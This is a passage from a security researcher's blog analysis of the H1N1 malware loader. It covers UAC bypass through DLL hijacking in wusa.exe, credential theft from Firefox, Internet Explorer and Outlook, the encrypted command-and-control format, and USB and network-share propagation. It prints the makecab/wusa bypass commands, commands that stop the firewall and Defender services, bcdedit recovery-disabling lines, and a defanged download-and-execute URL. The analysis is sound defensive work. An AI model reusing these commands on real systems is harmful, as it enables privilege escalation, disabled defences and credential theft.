H1N1: Technical analysis reveals new capabilities – part 2

By Josh Reynolds

Published: 2016-09-14 · Archived: 2026-04-05 19:14:16 UTC

This is the second blog in a 3 part series that provides an in-depth technical analysis on the H1N1 malware. You can read the first entry here where I covered the evolution of H1N1, its infection vector and obfuscation techniques. This blog will provide an overview of its execution.

H1N1 Execution

Execution flow is broken down into segments based on the name of the current executing process. A check is made by hashing the name of the current executing process and comparing it against the value of 0x490A0972 (in this case being explorer.exe). This value was found to be a part of the Carberp source leak of 2013. This may indicate code re-use by the malware author. When executing as Explorer.exe (where we left off in our unpacking adventure) it will attempt a UAC bypass, self-delete, kill security services, and self-propagate via network shares and USB drives. [1] [2]

When executing from any other context, it will steal information to send back to command and control servers, disable recovery options, and deletes shadow copies.

User Account Control Bypass




Figure 1: How H1N1 Bypasses User Account Control

H1N1 uses a novel DLL hijacking vulnerability in the Windows Update Standalone Installer (wusa.exe) runs an infected DLL as a high integrity process without triggering user access control (UAC). The strategy used to write the files is not new; it involves using wusa.exe to write given cab file contents to a secure location and use a DLL

hijacking vulnerability to execute code within a high integrity process. In this instance, the following steps are taken by the malware to bypass UAC:[3]

- From Explorer.exe call GetVersionEx to get the OSVERSIONINFOEX structure, verify dwMinorVersion is 1, and dwMajorVersion is 6 (Windows 7)
- Open the current process token using OpenProcessToken and use GetSidSubAuthorityCount and GetSidSubAuthority to verify that the SID subauthority (current integrity level) is that of 0x2000, or SECURITY_MANDATORY_MEDIUM_RID (SID: S-1-16-0x2000)
- Allocate and initialize an SID of S-1-5-32-544, which belongs to that of the built-in Administrators group and compare it to the token information of the current process (effectively verifying that the user executing is within the local Administrators group, one of the requirements for bypassing UAC)
- Copy C:\Windows\System32\dpx.dll to %APPDATA%, use MapViewOfFile to copy the file into memory, find the DllEntryPoint within the mapped file and copy the position independent loader code and packed code into dpx.dll:

```
.Upack:10002F10                 mov     edi, [esi+14h]
.Upack:10002F13                 add     edi, [esi+8]
.Upack:10002F16                 add     edi, [ebp+mapped_view_of_dpx_dll]
.Upack:10002F19                 push    esi
.Upack:10002F1A                 mov     esi, offset position_independent_code_for_injection
.Upack:10002F1F                 mov     ecx, 131
.Upack:10002F24                 rep movsb
.Upack:10002F26                 dec     edi
```

Figure 2: File infection at EP of memory mapped dpx.dll

- Use makecab.exe and wusa.exe to write required binaries for DLL hijacking to C:\Windows\System32\Drivers (a secure location):
  - cmd.exe /c makecab “C:\Windows\System32\wusa.exe” “C:\Users\Administrator\AppData\Roaming\cabfile.cab”
  - cmd.exe /c C:\windows\system32\wusa “C:\Users\Administrator\AppData\Roaming\cabfile.cab” /extract:”C:\Windows\Sytem32\drivers”
  - cmd.exe /c makecab “C:\Users\Administrator\AppData\Roaming\dpx.dll” “C:\Users\Administrator\AppData\Roaming\cabfile.cab”
  - cmd.exe /c C:\windows\system32\wusa “C:\Users\Administrator\AppData\Roaming\cabfile.cab” /extract:”C:\Windows\Sytem32\drivers”
- Execute C:\Windows\System32\Drivers\wusa.exe which is a high integrity process (set to auto-elevate within its manifest), which loads and executes dpx.dll and bypasses UAC:

6:35:0...	wusa.exe	1856	CreateFile	C:\Windows\System32\drivers\dpx.dll
6:35:0...	wusa.exe	1856	QueryBasicInfor...	C:\Windows\System32\drivers\dpx.dll
6:35:0...	wusa.exe	1856	CloseFile	C:\Windows\System32\drivers\dpx.dll
6:35:0...	wusa.exe	1856	CreateFile	C:\Windows\System32\drivers\dpx.dll
6:35:0...	wusa.exe	1856	CreateFileMapp...	C:\Windows\System32\drivers\dpx.dll
6:35:0...	wusa.exe	1856	QueryStandardI...	C:\Windows\System32\drivers\dpx.dll
6:35:0...	wusa.exe	1856	ReadFile	C:\Windows\System32\drivers\dpx.dll

Figure 3: wusa.exe loading dpx.dll

Our initial assessment was that this DLL hijacking vector was unknown to the public, but after having our intel specialist trawl the internet for evidence, we found a reference to this DLL hijacking method for UAC bypass on two Russian forums: hacked[dot]in and damagelab[dot]org. Again, evidence of possible code re-use by the

malware author(s). We also discovered that a user on kernelmode.org had previously reverse engineered an H1N1 sample very similar to this one in March of this year, which was also using this method.[4]

Killing and Disabling Services

Service strings to be killed are encoded using a custom hashing algorithm. Using EnumServicesStatusA each service name is hashed and checked against a list of hashes. If a match is found it is passed off to be killed using "cmd.exe /c net stop [Service Name]", and is prevented from starting on boot by using "cmd.exe /c sc config [Service Name] start= disabled". We've re-implemented the hashing algorithm that is very similar to that of the import hashing algorithm but also includes an extra bitwise OR for certain characters. Based on the services running on our test system we were able to find the following hash value pairs:[5]

Service Name	Hash	Description
MpsSvc	0xe7cf80c	Windows Firewall Service
wscsvc	0x3c7cf8dc	Windows Security Center Service
WinDefend	0x2b0acc42	Windows Defender Service
wuauserv	0x5e96ae79	Windows Update Service
???	0x0CEBC90CD	???

The one way hashing algorithm is actually quite computationally intensive to brute force with a key space of all ASCII characters for the maximum service length, not to mention the possibility for collisions, which is the reason that we currently do not know the final service name for the hash value.

Information Stealing

One of the core missions of the binary is to steal information. This includes Firefox profile login data, Internet Explorer Intelliform data, and e-mail login data from Outlook. Command and control servers are de-obfuscated using the same method mentioned earlier for contact:

Figure 4: De-obfuscated Command and Control Server

AMP Threat Grid allows pivoting off domains to find related H1N1 samples, and to find shared infrastructure. For example, searching another domain observed during our research of this variant yields a large number of related samples:




Figure 5: Domain pivot example in AMP Threat Grid

We can also expand our information using OpenDNS Investigate, which we will explore in a later section.




Figure 6: Domain search in OpenDNS Investigate

IP addresses related to domains can then be pivoted off of as well to find shared domains, and related samples talking to this IP address:




Figure 7: IP pivot example in AMP Threat Grid

This yields four related domains, and a large number of related samples from a single IP address. This demonstrates how powerful AMP Threat Grid's data sets can be.

Said IP Addresses can also be looked up using OpenDNS Investigate:




Figure 8: IP pivot example in OpenDNS Investigate

An obfuscated RC4 key is also shipped with the binary for encrypting command and control communications:

```
sub     eax, 0CB9595B8h
stosd
xor     eax, 471C5270h
stosd
add     eax, 0F4BCFF00h
stosd
xor     eax, 1E56707Fh
stosd
sub     eax, 23F0E3D1h
stosd
xor     eax, 31023721h
stosd
add     eax, 0D0E023A9h
stosd
mov     dword_10008572, 0 ; Hjj488vs873hGGevvctRWIvc
```

Figure 9: De-obfuscated RC4 Key

An altered version of base64 is used, which is mentioned in a previous write-up done by Arbor Networks that is also known as “URL safe base64”, simply replaces “+” characters with “_“ characters, and “-“ characters with “\“ characters. Once the base64 characters are substituted and decoded, it can be decrypted using RC4. [6][7]

Firefox Login Data

The login data file “logins.json” is searched for within all available profiles, i.e. “%APPDATA%\Mozilla\Firefox\Profiles*.*\”. Values corresponding to the keys “hostname” (the hostname of the login in question), “encryptedUsername” (the encrypted username for the host in question), and “encryptedPassword” (encrypted password for the host in question) are parsed within said JSON blob(s).

This login data is encrypted using Firefox’s PK11SDR_Encrypt function, which by default uses a blank password for encryption. Interestingly, the malware decrypts login data using PK11SDR_Decrypt function exported by

nss3.dll shipped with Firefox. The function is dynamically resolved using the library hashing method described before being sent upstream: [8]

```
.Upack:10003B4A  push  eax                    ; len of base64
.Upack:10003B4B  push  [ebp+ciphered_buffer]
.Upack:10003B4E  push  edx
.Upack:10003B4F  push  0
.Upack:10003B51  push  NSS3_NSSBase64_DecodeBuffer_func
.Upack:10003B57  pop   eax
.Upack:10003B58  call  eax
.Upack:10003B5A  lea   eax, [ebp+decrypt_reply]
.Upack:10003B5D  lea   edx, [ebp+decrypt_request]
.Upack:10003B60  push  0
.Upack:10003B62  push  edx
.Upack:10003B63  push  eax
.Upack:10003B64  push  NSS3_PK11SDR_Decrypt_func
```

Figure 10: Firefox Decryption Calls

Internet Explorer IntelliForms Data

Internet Explorer IntelliForms login data is extracted from the HKCU\Software\Microsoft\Internet Explorer\IntelliForms\Storage2, the caveat being that IntelliForms data is encrypted using the URL of the website that the IntelliForm data corresponds to. Each URL is hashed using SHA1 to generate a sub-key name, within Storage2 key. The key value holds the encrypted IntelliForm data for the URL.

Since brute forcing URLs would be resource intensive, H1N1 enumerates the current internet cache using FindFirstUrlCacheEntryA for URLs, hashes them, and compares them to the key names in Storage2. If a match is found, then the URL is used to decrypt the data for exfiltration. [9]

Mail Login Data

Outlook profiles are enumerated via the registry at the following locations:

- HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook
- HKLM\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook

Once enumerated SMTP and POP3 e-mails, passwords, servers and ports are queried. CryptUnprotectData is then called on the resulting password data to be decrypted prior to exfiltration.[10]

Command and Control Communications

Collected data is set into the following format prior to being encrypted with RC4:

guid=[GUID]&os=[OS version integer]&bits=[Architecture]&pl=[Privilege Level]&spread=[Boolean whether this was a propagated binary]&browsers=url: %s,login: %s,password: %s\r\n&mails=email: %s,username: %s,password: %s,server: %s,port: %d

The ‘browsers’ parameter pertaining to Firefox and IntelliForms data, and the ‘mail’ section pertaining to the outlook data, respectively. The data is then encrypted with the hard-coded RC4 key, and sent in a HTTP POST request to one of the aforementioned command and control servers.

Loader Functionality

The command and control server will then provide loader RC4 encrypted instructions once contacted in the following pipe delimited format:

LINK|10|hxxp://allxbox.ru/about/pm.dll

LINK|11|hxxp://allxbox.ru/about/inst1.exe

As a previous write-up on H1N1 by Arbort Networks describes, the LINK command in this instance results in H1N1 downloading and executing a file from a remotely hosted URL using WinINet HTTP requests. The loader also has the functionality of downloading and executing a base64 encoded file contained in the response from the command and control server via the FILE command. [6]

They also highlight that H1N1 will delete the downloaded file's Zone.Identifier alternate data stream in order to avoid showing a warning dialogue to the user once the file is executed. This is due to WinINet functions being a part of Internet Explorer Security Zones.

Disabling System Recovery and Backup Deletion

The reasoning behind the deletion of shadow copies and disabling of system recovery options is currently unknown. It could possibly be related to anti-forensics capabilities in order to prevent recovery of the original executables used in the attacks. These commands are commonly used in conjunction with Ransomware, but we have not found evidence that H1N1 has been loading such types of malware.

'vssadmin' command strings are de-obfuscated using the same mentioned method to be executed by the WinExec API to delete shadow copies:




Figure 11: VSSAdmin Deletion of Shadow Copies


Windows recovery options are then disabled by de-obfuscating 'bcdedit' commands and are executed using WinExec as well:

```
stosd
add     eax, 44EE5F1h
stosd
xor     eax, 13161100h
stosd
sub     eax, 0F91710F7h
stosd
xor     eax, 242050Bh
stosd
add     eax, 0E8579C0Ah
stosd
push    0               ; bcdedit /set {default} recoveryenabled no
push    [ebp+allocation_for_commands]
push    kernel32_WinExec
pop     eax
call    eax
mov     edi, [ebp+allocation_for_commands]
xor     eax, eax
sub     eax, 9A9B9C9Eh
stosd
xor     eax, 45100A06h
stosd
add     eax, 53F109CBh
stosd
xor     eax, 1101080Fh
stosd
sub     eax, 0F8EF19BAh
stosd
xor     eax, 0E551C12h
stosd
add     eax, 1153F1FBh
stosd
xor     eax, 6000E1Bh
stosd
sub     eax, 904F101h
stosd
xor     eax, 4C16131Ah
stosd
add     eax, 4EF50400h
stosd
xor     eax, 30F021Bh
stosd
sub     eax, 2FFFF06h
stosd
xor     eax, 0C131300h
stosd
add     eax, 0F1058B07h
stosd
push    0               ; bcdedit /set {default} bootstatuspolicy ignoreallfailures
push    [ebp+allocation_for_commands]
push    kernel32_WinExec
pop     eax
call    eax
```

Figure 12: bcdedit used to disable Windows recovery options

Self-Propagation

H1N1 has self-propagation/lateral movement functionality (which requires user interaction) via mapped/available network shares or mounted USB devices. It will first iterate through the available drives and enumerate whether they are of these types:



```
                push    kernel32_GetDriveTypeW
                pop     eax
                call    eax
                cmp     eax, DRIVE_REMOTE
                jz      short NetworkOrRemovableDrive
                cmp     eax, DRIVE_REMOVABLE
                jnz     short loc_10005E2C

NetworkOrRemovableDrive:                ; CODE XREF: propagate+89↑j
                lea     eax, [ebp+file_creation_time]
                push    eax
                push    [ebp+read_file_data]
                push    [ebp+drive_serial_number]
                lea     eax, [ebp+current_drive_name]
                push    eax
                call    check_or_create_folders_and_lnk_for_propagation
```

Figure 25.0: Check drive type for DRIVE_REMOTE or DRIVE_REMOVABLE

Once a network or USB drive has been identified (in our testing environment we set up a test SMB share) it will first check if it has already performed propagation to this drive by de-obfuscating and checking for a mock recycling bin directory, e.g: “\$RECYCLE.BIN.{241D7C96-F8BF-4F85-B01F-E2B043341A4B}”. If found it will not attempt to propagate.

If it has not yet propagated, it will call a function that iterates over all files/directories within this drive using FindFirstFile and FindNextFile. If a directory is found it will query its attributes using GetFileAttributes, and if the returned attributes bit mask does not include FILE_ATTRIBUTE_HIDDEN (by performing a bitwise &) it will increment a count that is then returned. If this count is zero then the calling function will return.

Once verified that non-hidden folders exist within the network or USB drive directory it will perform the following steps to setup its propagation technique:

- Create the aforementioned recycling bin directory, and add FILE_ATTRIBUTE_HIDDEN to the directory’s attributes
- Using the current drive’s serial number from GetVolumeInformationW, read a 16-bit value from the resulting lpVolumeSerialNumber into AL, and based on this value decide what executable extension to use (pif, scr, exe, or cmd)
- A GUID is generated to be used as the filename with the chosen extension
- The packed file contents are read from disk into memory and written to this file within the created recycling bin directory while adding FILE_ATTRIBUTE_HIDDEN to its attributes
- All folders within the given drive directory are renamed to generated GUIDs and have FILE_ATTRIBUTE_HIDDEN added to their attributes
- For each re-named folder, a file shortcut (.lnk) file is set in its place with the original folder name containing the following:

C:\Windows\system32\cmd.exe /C “”$RECYCLE.BIN.{[Generated GUID]}\{[Generated GUID]}.pif” && explorer “{[GUID of renamed folder]}””

This will execute the written packed binary when file shortcut is opened and run explorer to open the original folder with the renamed GUID to prevent the user from suspecting malice. LNK file example:

